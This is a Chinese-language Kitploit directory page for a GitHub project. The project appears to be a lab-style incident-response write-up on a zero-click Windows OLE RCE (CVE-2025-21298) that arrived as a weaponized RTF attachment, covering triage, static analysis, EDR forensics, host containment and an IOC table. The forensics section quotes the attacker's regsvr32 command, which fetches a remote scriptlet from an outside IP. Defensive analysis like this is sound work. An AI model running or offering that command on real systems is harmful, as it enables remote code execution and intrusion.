Skip to content
KitploitKITPLOIT
工具博客
Log in
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — 使用EDR遥测和静态恶意软件分析,对严重级别的零点击远程代码执行漏洞(CVE-2025-21298)进行技术调查和主机遏制。 | Kitploit
工具/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
危害指标 (IOC) 管理漏洞分析恶意软件分析数字取证命令与控制威胁情报学习与教育事件响应实验室与实践

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

使用EDR遥测和静态恶意软件分析,对严重级别的零点击远程代码执行漏洞(CVE-2025-21298)进行技术调查和主机遏制。

查看仓库
146个月前尚未审核

事件响应:Windows OLE 零点击远程代码执行 (CVE-2025-21298)

项目概述

本项目记录了针对一次严重级别零点击远程代码执行 (RCE) 尝试的端到端调查与遏制流程。通过 EDR 遥测和威胁情报,我识别出了一次绕过自动化防御并建立命令与控制 (C2) 通信的“离地攻击 (LotL)”。

主要目标

  • 对高风险 SIEM 警报进行分级处理,排查零日漏洞利用。
  • 对武器化 RTF 附件进行静态分析。
  • 执行端点取证,识别恶意进程树。
  • 通过 EDR 执行网络隔离,遏制活跃威胁。

事件生命周期执行 (NIST SP 800-61)

1. 检测与初始分级



我识别出事件 ID 314:Windows OLE 零点击 RCE 检测。初始遥测数据显示,恶意文件 mail.rtf 被边界防御系统允许通过,表明工作站 'Austin' 已遭活跃入侵。

初始警报

2. 静态分析与威胁情报

我对该文件哈希在 VirusTotal 上进行了信誉检查。结果显示检测率为 25/55,确认该文件为利用 CVE-2025-21298 的武器化 RTF 文件。此漏洞允许通过 Windows 预览窗格实现无需用户交互的远程代码执行。

静态分析

3. 端点取证 (有效载荷追踪)

我转向主机 'Austin' 的 EDR 终端历史记录,以识别后利用行为。发现了一次恶意的“离地攻击 (LotL)”执行:

  • 命令: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • 分析师见解: 攻击者利用已签名的 Windows 二进制文件 (regsvr32.exe) 从远程服务器获取恶意脚本小程序,从而绕过了标准应用程序白名单和传统防病毒签名。

端点日志 C2 基础设施详情

4. 遏制与消除

按照 NIST 事件响应框架,优先进行了立即遏制。我对受影响主机执行了网络隔离,以切断 C2 通信并防止其在企业网络内横向移动。

遏制操作

5. 解决与最终报告

该事件已结案,确认为真实阳性。我记录了攻击者 IP (84.38.130.118) 及取证证据,供威胁情报团队和防火墙团队使用,以防止今后再次发生类似事件。

最终解决


危害指标 (IOCs)

类型值
C2 IP 地址84.38.130.118
文件哈希 (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
漏洞CVE-2025-21298
MITRE ATT&CKT1218.010 - 已签名二进制代理执行:Regsvr32

关键收获

  • 纵深防御: 零点击漏洞证明了为何基于签名的防病毒软件不足以应对现代威胁。
  • 日志关联: 成功将 SIEM 警报数据与 EDR 终端日志关联,确认了活跃利用行为。
  • EDR 熟练度: 实践了快速主机遏制,以最大限度缩短威胁参与者的“驻留时间”。
下载工具